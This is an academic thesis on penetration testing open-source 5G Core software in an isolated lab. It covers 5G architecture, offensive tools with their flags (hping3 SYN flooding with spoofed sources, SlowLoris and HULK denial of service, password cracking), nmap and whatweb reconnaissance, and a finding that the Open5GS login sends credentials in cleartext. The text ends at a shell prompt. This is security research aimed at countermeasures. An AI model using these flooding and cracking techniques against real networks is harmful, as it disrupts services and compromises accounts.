University of Padova

Department of Mathematics "Tullio Levi-Civita"

Master Thesis in Cybersecurity

Penetration testing applied to 5G Core Network

Supervisor
Prof. Mauro Conti
University of Padova

Co-supervisor
Marc Barceló
Ikerlan S. COOP

Master Candidate
Filippo Giambartolomei

Student ID
2020387

Academic Year
2022-2023

"This is for those people in our society who have always work hard in their field of expertise and who have not been recognize for their hard work and commitment, sacrifices, and ideas, but who, most importantly, believed in themselves when no one else did. Always have faith in yourself. With commitment, hard work, and focus, anything can be possible. Never give up because great things take time."
— Glen D. Singh

Abstract

Over the years we are witnessing the evolution of the communication system from 1G to 5G network. This evolution brought us to the nowadays expansion of the 5G into the real world: firstly spreading into the mobile, automotive and most important into the Internet of Things (IoT) world, and in a foreseeable future, it will also be used for scheduled flights. This rapid escalation led to an effective need of flexibility and scalability of resources, also due to the continuous demands of this technology. This fast growth often does not take into account one of the most significant features that must be considered: the security of 5G network.

The focus of this security analysis involves one specific component of the 5G network: the 5G Core, which primarily virtualizes all the services it supplies, improving speed, compared to the previous generations, and providing services upon request. This work aims to prove, following a penetration testing based approach, if the deployed 5G Core are affected by some weakness. Indeed, more specifically the thesis will present first the individual parsing of the available Core; and subsequently the comparison between three open source 5G Core: Open5gs, Free5gs and OpenAirInterface. The objective is to suggest the most recommended Core from the security point of view, providing countermeasures for each of the weaknesses found. These outcomes aim to be the starting point for future works. The whole thesis, indeed, is intended to be a pioneering work over some of the security aspects of a so crucial component like the 5G Core; with the purpose of encouraging and inspiring the research in this emerging and significant branch of cybersecurity.

Contents

Listing of acronyms

3GPP: 3rd Generation Partnership Project
ADSL: Asymmetric Digital Subscriber Line
AMF: Access and Mobility Management Function
ARM: Acorn RISC Machine (Processor architecture)
AUSF: Authentication Server Function
BSF: Binding Support Funciton
CP: Control Plane
DHCP: Dynamic Host Configuration Protocol
DU: Data Unit
eNB: Enhanced Node B
EPC: Evolved Packet Core
FR: Frequency Range
gNB: Greater Node B
GSM: Global System for Mobile
HSS: Home Subscriber Service
IoT: Internet of Things
IP: Internet Protocol
IMSI: International Mobile Subscriber Identify
MIMO: Multiple Input Multiple Output
MME: Mobility Management entity
NEF: Network Exposure Function
NFVI: Network Functions Virtualization Infrastructure
NG RAN: Next Generation Radio Access Network
NRF: Network Repository Function
NSA: Non Stand Alone
NSSF: Network Slice Selection Function
PCF: Policy and Charging Function
PCRF: Policy and Charging Rules Function
PDU: Protocol Data Unit
P-GW: Packed Data Network Gateway
PGWC/SMF: Packet Gateway Control Plane
PGWC/UPF: Packet Gateway User Plane
RAN: radio access network
RF: Radio Frequency
RSSI: Received Signal Strength Indicator

RU: Radio Unit
SA: Stand Alone
SBA: Service Based Architecture
SDN: Software Defined Network
SDR: Software Defined Radio
S-GW: Service Gateway
SGWC: Service Gateway Control Plane
SGWU: Service Gateway User Plane
SMF: Session Management Function
SMO: Service management orchestration
SSH: Secure Shell
UDM: Unified Data Management Function
UDR: Unified Data Repository
UP: User Plane
UPF: User Plane Function

1 Introduction

During these years, 5G has been a hot topic in the research community which mainly analyzed the way 5G works, while for the amount of material concerning the security of the 5G, and especially regarding a crucial component of it: the 5G Core, the material is really scarce. This thesis firstly presents how the 5G Core is structured and how it works, from a high level point of view. Afterwards, based on the architecture that has been implemented, the objective is to analyse how it behaves with respect to some specific tests for gathering information and for gaining access to the system trying to escalate privileges. Consequently, in order to safeguard the system from the exploitation of the vulnerailities discovered, the idea is to understand how to improve the security, in terms of the three cybersecurity fundamentals: confidentiality, integrity and availability. Nevertheless, before immersing ourselves into the 5G world, there is a significant observation that needs to be done. This concept is mainly in the matter of the choices made when selected the three Core: Open5GS, Free5gc and OpenAirInterface. A similar work as has been made by J. de Souza Neto and collaborators [1]. Indeed, Open5gs, Free5gc and OpenAirInterface are all open source project disposable by anyone who aims to contribute. This is because open source programs allows more flexibility and transparency with respect to some private software. In such a way, every user owns the possibility to vary between multiple versions and multiple implementations, based on the needs and requirements they have. As a result, the choices relapsed on the three mentioned Core, since in our opinion they appeared, at the present moment as the most suited and most promising components that are at the current time accessible.

Regarding the structure of the thesis, the latter is comprehends: Chapter 1 that includes the motivation in choosing the 5G topic with a short explanation over the 5G Core chosen. Chapter 2 covers a brief presentation of the 5G network, starting from an overall perspective and then delving into details. Chapter 3 aims to analyze which are the tools executed during the testing and experiments implemented in the following three chapters. Indeed, from Chapter 4 to 6, these describe the experiments made for Open5gs, Free5gs and OpenAirInterface Core respectively, and their corresponding results, also providing countermeasures when needed. Lastly, Chapter 7 shows a comparison between the previously analyzed components.

2 Background

2.1 5G Network

In 2019 started the deployment and spreading of 5G (fifth generation network). The main reasoning for the overwhelming of his predecessor 4G, diffused starting from the 2009, was the massive growth of the number of devices connected to the internet and, as a result, the huge increase of traffic. Indeed, nowadays, the employment of the 5G Network is under heavy development due to the huge spread's promptness of the technology. Sure enough, 5G will revolutionize this sector making life easier to customers, with the improvement of capacity and decreasing the delays. Actually 5G network radically improves the performance with respect to the former generation. Moreover, considering the rapid enhancement in the quantity of appliances, also the bandwidth had to keep up; and precisely for this reason the download and upload speed improved significantly. From a more internal point of view, in contrast with its predecessor, 5G network introduces the usage of high bands spectrum, which broaden the coverage of the 5G network over medium (1GHz to 6GHz) and low bands (<1GHz), extending its coverage with respect to the previous generations [2]. In this way with the help of Multiple Input Multiple Output (MIMO) this network can transfer a greater amount of data at the same time, performing as stated in a better way. Nevertheless, in a quick expansion like this, the security aspects are not taken into account as much as it should [3]. In the following section it will be explained the two main structures of the 5G network: Non-Standalone and Standalone.

2.1.1 Standalone and Non-Standalone

Before delving into the details of the 5G Core, it is necessary to make a brief digression regarding the type of architecture implemented when the 5G network took hold [4]. Indeed, at the beginning, there were two specific ideas regarding the infrastructures that could be employed, as observable from Figure 2.1. The first based on the predecessor 4G, who was relying on it and on its facilities. While the second that is nowadays still in progress, was totally built anew.




Figure 2.1: Non-standalone and Standalone mode.

These division primarily comes from the fact that the transition between four generation network and fifth generation network required some time.

Actually, each 5G network starts its deployment in Non-Standalone (NSA) mode, which means the 5G Radio Access Network (RAN) is linked to the Evolved Packet Core (EPC) that is the Long Term Evolution (LTE) Core. Therefore, the network in non-standalone mode (NSA) is not completely based on the new technology. Indeed, despite this combination of components, the 5G network is still able to offer better performance than the 4G. For this reason and because of the reduced cost and time during implementation, 5G NSA took hold. In addition, even if the services offered were not totally provided by an end to end 5G network, the latter can still be employed as the foundation for the Standalone mode (SA).

SA 5G network, entirely employs 5G technology starting from the most significant component that is the one missing in the previous modality: the Core. The latter is a key component for the 5G network, sure enough, it allows to virtualize all the network functionalities it owns with the help of the so called Service Based Architecture (SBA). In this way, the 5G network performs in a better way, improving bandwidth and also allowing the re-assignation of resources based on specific requirements. In addition, SA 5G network also supplies Ultra-Reliable Low

Latency Communication (URLLC) for devices that need minimal delay, providing high reliability. Actually, the latter has been added to the already present Enanches Mobile Broadband (eMBB) which mainly offers high download speed, about 10 Gbps, and the Massive Machine Type Communication (mMTC) which indicates the minimum requirements for 5G to support devices that have low power and low costs. With such three specifications 5G supplies different communication capabilities based on the requirements needed [5].

2.1.2 Network slicing

Network Slicing technique [6] is a fundamental method that brings a lot of benefits for the 5G network. Indeed, different use cases based on the needs of the customers can be implemented in a single network, using the so called "Slices", which creates an isolation of the environment for the specific task. The idea behind Network Slicing is that it allows to reassign resources from one virtual network slice to another one. Sure enough, 5G Network Slicing technique can be defined as a configuration who enables to implement multiple independent and virtualized networks over a single shared physical infrastructure. As observable from the Figure 2.2 some slices can be implemented with high bandwidth as for instance, for the smartphone usage. Nevertheless, in case of some specific needs like high reliability and low latency the same infrastructure can deploy resources for that specific requirements as in the circumstance of automotive. In addition to these, based on the requirements of some customers, the Network Slicing can also provide low energy and low bandwidth as in the case of Internet of Things devices. Indeed, the idea is to supply multiple dedicated network instances which can be used based on distinct demands.




Figure 2.2: Example of Network Slicing technique.

2.2 5G Core

The 5G Core is one of the main components of a 5G network which consists of a wide variety of storage and processing resources. All these assets can be leveraged by users, on demand, depending on the specific needs of each of the customers. 5G Core, indeed, implements a totally "virtualized" environment, enhancing the portability and the usability of networking system and networking services. This is possible due to the use of the network slicing, fundamental mechanism for the implementation of multiple virtual networks over a single physical network infrastructure. From a high level point of view (Figure 2.3 [7]), we can divide the 5G Core in two main components: the Software Defined Network (SDN) and the Network Functions Virtualization (NFV), where both comprise all the functionalities of the network and how 5G Core works.



Open5GS 4G/5G Control Plane Server
SBI Connections
NRF
NSSF
UDM
AUSF
N13
N35
UDR
N36
PCF
N7
N8
N12
N10
N15
SMF (PGW-c)
N11
AMF
HSS
Cx
S6a
Subscriber Database (in MongoDB)
PCRF
Gx
MME
SGW-c
S11
S5c
Sxa
N4 (Sxb)
N4u (Sxu)
(MSC)
SGs
An MSC can be connected here to enable SMSoSGS
The Open5GS control plane contains components of a 4G/ 5G NSA Evolved Packet Core, and also network functions to implement a 5G SA Core
(IMS)
IMS Servers can be connected here to enable VoLTE
Open5GS 4G/5G User Plane Server
SGW-u
S1-U
S5u
N3
UPF (PGW-u)
N6 (SGi)
WAN, Internet
S1-MME SCTP: 36412
S1-U UDP: 2152
X2-AP SCTP: 36422
N2 SCTP: 38412
N3 UDP: 2152
BBU / vBBU
RRC
PDCP
RLC
MAC
PHY
4G eNBs and 5G NSA gNBs connect to the 4G MME
BBU/ vBBU/ DU+CU
The Open5GS CUPS user plane server can be co-located with the control plane server, or deployed independently to enable MEC
Front Haul
RRH
DFE
5G SA gNBs connect to the 5G AMF
RRU
4G/ 5G NSA Air Interface
5G SA Air Interface

Figure 2.3: 5G Core architecture (Open5gs).

2.3 Network functions

The SDN is a technology that brings a lot of benefits to 5G networks; firstly, because it splits the User Data plane from the Control plane. The first one, indeed, is kept remotely in each device used (either physical or virtualized) and it is responsible for the achievement of the packets flow to the chosen destination, it is composed usually by User Equipment (UE), Radio Access Network (RAN), User Plane Function (UPF) and the Data Network (DN). Whilst the Control Plane is used mainly for the forwarding route of the content information, it presents everything but the user data plane. Regarding the Network Functions Virtualization, instead, his functionality is to implement all the features of a network using software and virtual machines. This allows to deploy specific functionalities without the needs of a physical support. Digging a bit deeper inside the 5G Core, we can notice how his architecture is based on micro services, that design the so called Service Based Architecture [8]. The SBA (Service Based Architecture) provide a comprehensive framework which handles all the main functionalities used in 5G networks. The main operation of the SBA is based on the fact that it is composed of Network Functions (NFs), in which, each of these, provide services to the others. In order to achieve their purpose, API calls are used for communicating, using a request-response mechanism. The main advantage of this framework is that it leads to better flexibility and toughness in case of errors, considering also matters of time; indeed, it is easier to craft new instances of NFs, instead of creating a physical support.

Taking into account the totality of available functions and how these are linked with each other, the Figure 2.4, give us an idea about how these NFs are located inside the Core and how they compose the SBA. Indeed, focusing into the previously mentioned network functions, these are divided in two meaningful groups based on the SDN division as already stated [9]. The first set owns two subsets, the first is made up of:

- **AMF**: Access and Mobility Management Function is the first one that is encountered, strictly linked to the User Equipment (UE). Its usage is mainly for the setting up of the connection, authorization, authentication, and location of services; it can be defined as the access point for the user equipment and mobility management. AMF is strictly linked with the SMF.

- **SMF**: Session Management Function receives all the data and information gathered to process them. The latter function, as the name suggests, handles the session of each User, managing sessions and being responsible for it. The idea behind it, is that it creates, modifies, and terminates a Protocol Data Unit (PDU) session, that is an end-to-end connection between Data Network (DN) and User Equipment (UE), which handle one or more Quality of Services (QoS). Moreover, it executes some useful jobs like IP allocation where needed and the management of QoS, including also its rule to user equipment and QoS profile to RAN.

- **PCF**: Policy Control Function manages all the policy rules: an example of the usage of this function can be found, looking at the network slicing techniques or the mobility management; the decisions are taken based on the network condition.

- **AUSF**: Authenticate Server Function is usually found together with the Unified Data Management (UDM) because of their correlated functionalities. AUSF is mainly used for the authentication of the users.

- **UDM**: Unified Data Management, instead, generates the authentication credentials and it is also involved in the user registration and mobility management.



Service Based Architecture
SBA APIs
NEF
NRF
UDM
PCF
AF
N5
Nnef
Nrf
N13
Nudm
Npcf
Naf
SBI Message Bus
Nnssf
Nausf
N15
Namf
N8
N10
Nsmf
N7
N12
N11
NSSF
AUSF
AMF
SMF
N1
N2
N4
AUSF: Authentication Server Function
NEF: Network Exposure Function
NRF: NF Repository Function
PCF: Policy Control Function
NSSF: Network Slice Selection Function
UDM: Unified Data Management
N6
N3
N6
UE
gNB
UPF
Data Network (DN)

Figure 2.4: 5G Core Service Based Architecture.

Still remaining inside the Control Plane, we now consider the remainder of the functions, as subset of the first big group. This sub-sample, indeed, is composed of five main functions each with a specific task to accomplish:

- **SDSF**: the Structure Data Storage Network Function provides a service for the storage of structured data, as the name suggests, for instance subscriber information. In order to do so, SDSF employs databases (PostgreSQL as an example).
- **UDSF**: Unstructured Data Storage Network Function is exactly the opposite of the previous one. As a matter of fact, this function is employed for the accumulation of unstructured data using different databases with respect to the SQL based, deployed by SDSF.
- **NEF**: Network Exposure Function is primarily employed in circumstances in which there is the needs of exposing some specific services to an external entity, usually linked with the Application Function (AF) that basically handles traffic routing preferences.
- **NRF**: Network Repository Function keeps an updated index of all the repositories and functions (NFs) available; it also possesses a discovery mechanism to understand how to reach other new NFs, for interacting with them.
- **NSSF**: Network Slicing Selector Function has a huge importance, indeed it communicates with the NRF for the recovery of NFs used for registration request. Moreover, it determines the correct and specific instance (NSI), then chooses the allowed Network Slice Selection Assistance Information (NSSAI) and sets the AMF to serve the UE.

As previously mentioned, the SDN presents a division: in the Control Plane it is possible to find all the functions already cited. Subsequently to these, there is a second set which composes the User Plane, and comprehends only one fundamental function:

- **UPF**: the usage of the User Plane Function is, indeed a strict connection between the Radio Access Network with the Internet IP, and it also handles the routing and forwarding mechanisms. This is important, because the UPF act as an anchor point when there is Next Generation RAN (NG RAN) mobility, keeping the same IP.

Until now, the NFs have been considered as isolated functionalities that matters for the correct operation of the 5G Core and in general 5G network. What has not been mentioned, is the fact that the Network Functions communicate each other using reference points, thus, a point to point connection. These reference points are, indeed, nodes from which NFs connect to other NFs [10]. Each of these reference points can be enforced with the use of Service Based Interfaces (SBI) which usage is based on a logical shared framework between functions. One meaningful consideration that must be done, is that SBI are mainly used inside the Control Plane, indeed, User Data Plane does not present SBI, but it only owns the reference points.

3
Tools

This section aims to analyze from an overall point of view, all the employed tools that will be seen in the remainder of this thesis. B.I.M. Altariqi proposed a similar approach even if applied to Network Functions Virtualization Infrastructure [11]. Every penetration testing instrument taken into account owns more features then the ones showed, but in order to not go out off topic will be considered only the implemented tags.

3.1 Nmap

Acronym of network mapper, this tool is mainly employed to gather information about a specific network or host. Nmap, indeed, allows the user to scan one or more target simultaneously, in order to obtain much information as possible regarding services, ports, hosts and also vulnerabilities. For our purpose this tool appear really handy, giving us the possibility to identify the target and to better understand how it works. In this specific section the idea is to exhibit a showcase regarding every tag that will be subsequently presented in the further sections:

- **-A**: which stands for `aggressive` will search for operative system, version detection, script scanning and even traceroute. As the name suggest, `-A` is not an unobtrusive command.
- **-p**: specifies the port that the user wants to scan, it is usually followed by the number of one or more ports. It can also be found with another dash (`-p-`), in order to parse all the ports.

- **-sN**: also called TCP Null, because owns the header set to 0, is mainly employed in order to check for open and closed ports. This characteristics allow the packet sent to avoid firewall control.
- **–script**: is a tag that is mainly used to introduce a specific method that a user aims to run; it is always followed by the name of the script.

3.2 Whatweb

The concept behind Whatweb is to try to identify what typology of web site is the target taken into considerations. Indeed, its purpose is primarily to get all the available info in order to identify all the technologies and features it presents.

3.3 Nikto

This web application scanner is mainly employed to get basic information, checking for outdated system versions, unusual headers and everything that can be exploited against the target. Differently from Whatweb and Nmap Nikto can results a bit invasive. Our choice resembled into this tool mainly because it also provides to checks for possible weaknesses as will be observable in the following sections. Analyzing the specific flags employed, in a different way for each of the Core considered:

- **-h**: in order to set the host that the user aims to consider as target. Always followed by the IP or by the domain.
- **-p**: like most of the tools this flag identifies the particular port that the user attempts to analyze, always followed by one or more ports.

3.4 Dirbuster and Dirb

Both the mentioned web content scanners are employed to bruteforce a specific web page, with the purpose of discovering hidden directories and files. Usually the user must pass to the tools a specific wordlist in order to check if there are some of the element provided with the set. The only difference between them is the usage of a graphic interface for Dirbuster.

3.5 Burpsuite

This penetration testing tool is one of the most employed by the community. Indeed, it provides a large variety of techniques implementable for several attacks. In this section will be analyzed only the exploited techniques. Both the dictionary and the bruteforce attack made use of a wordlist: for the first case it is composed by words, while for the second, the set is composed by suitable characters. In this specific circumstance, both the attacks have been implemented with this two sub-tools:

- **Proxy:** allows to intercept the request in order to modify the packet sent, or only some information of it.
- **Intruder:** enables to modify some elements of the packet intercepted and to set the more effective payload.

3.6 Nessus

This tool is a really powerful vulnerability scanner which allows to perform a highly specialised scan over a target. Indeed, the idea behind it, is that it provides many features that can be edited, in order to craft the most effective scan. Nessus allows to inspect the objective from a general perspective but also delving into its details providing specific scan templates, focusing only on specific ports, services or login page.

3.7 Hping3

Hping3 is mainly employed for the creation of ICMP, TCP and UDP packets. This network tool has the purpose of crafting, following some specifics, the most effective packet; in our situation for a DoS attack. Let's now have a look on some of the command subsequently executed:

- **-S**: used to set the `SYN` flag, therefore employed to start a TCP connection with three way handshake.
- **-p**: followed by a port number, it set the specific port to send the packet to.
- **–flood**: as the name suggest sends request faster as it can, it does not show for the responses; the idea is to flood the victim with requests.

- **–rand-source**: allows to randomize the origin of the packets sent to the victim.

3.8 SlowLoris

Also known as Low bandwidth DoS tool, it allows to exploit a Denial of Service (DoS) against a target web server. The idea behind it, is that SlowLoris keeps as much open connections as it can. In this way, the victim results as flooded with requests that cannot be closed, overwhelming the connection pool of the specific web server. To exploit this attack some flags has been employed:

- **-c**: used to set the number of connections sent at a time.
- **-o**: employed to display the content of the attack into a specified file.
- **-i**: allows to set the interval between each exposition of results.
- **-r**: used to specify the connection rate.
- **-H**: provides the type of attack employed, in such case partial HTTP requests.
- **-g**: supply the generation of CSV and HTML files.
- **-t**: it specifies the type of request.
- **-u**: to set the target URL
- **-x**: used to set the maximal length of data.
- **-p**: it is employed to set the time before assuring the success or not of the DoS attack.

3.9 HULK

HTTP Unbearable Load King DDoS is a unique tool, totally distinct from the already presented. Indeed, HULK is able to generate each request different from another one, in this way each packet sent can avoid the check of a possible IDS. Actually, it modifies the pattern of each request starting from the header. The only flag employed for HULK is:

- **-site**: mainly used to specify the target.

3.10 JohnTheRipper

This tool has the leading purpose of cracking password. Analyzing the way it has been executed, JohnTheRipper worked with a wordlist: mainly used to check for a match. Delving inside its employment, the attacker has to feed it with a hash file, and then pass the wordlist to be used. In some cases also the format is important and has to be specified. The employed flags for JohnTheRipper are:

- –**wordlist**: used to specify the set of words in order to find a match.
- –**format**: allows to specify the type of the hash, if known.

4
Security analysis of the first 5G Core: Open5GS

4.1 Environment

In this section will be presented the environment that has been set up to perform all the attacks and evaluations. Indeed, for testing the Open5gs Core, it has been crafted a specific background with the help of three virtual machines using Virtualbox, in order to have an isolated environment [7]. More specifically, the three different machines hold each one some specific features: the first for the deployment of the 5G core, the second for the simulator of the single or multiple User Equipment and the Radio Access Network, and the last machine in order to do all the tests. All these machines are respectively connected with each other, using an internal NAT network, and each one is also able to communicate outside with a different interface, even if the latter network interface is not used for our purpose. Delving into the environment, we can have a look on the distributions and specifications used for every virtual machine.

1. Open5GS

    - Operative System: Ubuntu
    - Release: 20.04.4 LTS
    - Codename: Focal

- Linux Kernel: 5.15.0-46-generic

2. UERANSIM

   - Operative System: Ubuntu
   - Release: 20.04.4 LTS
   - Codename: Focal
   - Linux Kernel: 5.15.0-46-generic

3. Kali Linux

   - Operative System: Kali GNU/Linux Rolling
   - Release: 2022.1
   - Codename: kali-rolling
   - Linux Kernel: 5.15.0-kali3-amd64

4.2 Initial Considerations

As already mentioned, the 5G Core is directly connected to the UERANSIM virtual machine in which we can turn up an arbitrary number of User Equipment connected to the Radio Access Network and obviously the Core. To understand how they work we investigate the default commands of each shell (the UEs shell and the RAN shell) and how they behave. After several attempts, without any meaningful progress, we reach the conclusion that these shells are really ordinary and do not present any particular specifications. Indeed, the only available commands do not give enough field of application to test them, because of the mere number of options provided. The UE are connected to the RAN and can talk to each other, but as mentioned above, there is a too small scope of application. This attachment between UE, RAN and Core should be, for a future work, developed and investigated in a better way. Thus, we took in consideration only the 5G Core thereby, to figure out how Open5GS behaves and works, we tried some simple tests in order to comprehend his functioning. The 5G Core, indeed, enables a graphic interface in which each user can connect remotely and authenticate itself through the IP of the Open5GS and the port previously configured during the installation. Once accessed through the domain, each user can add subscriber, modify, and remove them using its own profile; same for the accounts. But lets now focus on the access page because at this point arose the first doubt regarding the security and more specifically the integrity of the login credentials introduced by the user. Sure enough, we were looking for if the credentials were encrypted or were in plain text, and in order to do so we checked if this was true using Wireshark. As we assumed, the login details are passed in clear text, allowing each malicious user in the same network, to easily observe, catch and reuse the same credentials with baleful purposes.

4.3 Test implementation and results


This section aims to analyze firstly how the general information about the Core were retrieved, and then, one by one all the attacks tested. While, the last chapter of this section wants to provide some countermeasures regard the effective tests made.

4.3.1 Information gathering

The first step taken was to gather some information regarding the Open5GS, hence running some reconnaissance and subsequently scanning tests. Nmap was the former tool used, to get a general idea of the environment, it is indeed mainly used to check the comprehensive information regarding the target. Getting the IP was pretty easy, considering the fact that we were working in an isolated environment, and we were looking for the port of Open5GS server (scan: `nmap -A -p- 192.168.100.0/24`). Following this idea, we started to analyse the domain in a deeper way, searching for open ports, active services or in general anything that can be exploited by an attacker. In order to achieve our purpose, we first run from the console some nmap scripts located in the directory `/usr/share/nmap/scripts`, in this way we gained some of the useful information we were looking for, such as running enum scripts or any kind of script to get insight. Once obtained the IP and the open ports, we decided to launch the Whatweb tool from the console, to get some further info. This tool is really handy in a phase like the reconnaissance one:

```
whatweb http://192.168.100.9:8080
```

indeed as can be observed from the Figure 4.1, it ensures us, that the target was the correct one (giving us some valuable details regarding the objective).




```
┌──(osboxes㉿osboxes)-[~]
